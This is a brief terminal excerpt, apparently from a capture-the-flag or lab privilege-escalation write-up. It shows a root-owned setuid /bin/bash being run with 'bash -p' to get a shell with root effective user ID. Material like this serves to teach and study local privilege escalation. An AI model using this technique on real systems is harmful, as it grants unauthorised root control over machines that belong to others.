-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
alex@AI:/tmp$ bash -p
bash-4.4# id
uid=1000(alexa) gid=1000(alexa) euid=0(root) groups=1000(alexa)
bash-4.4# 
```

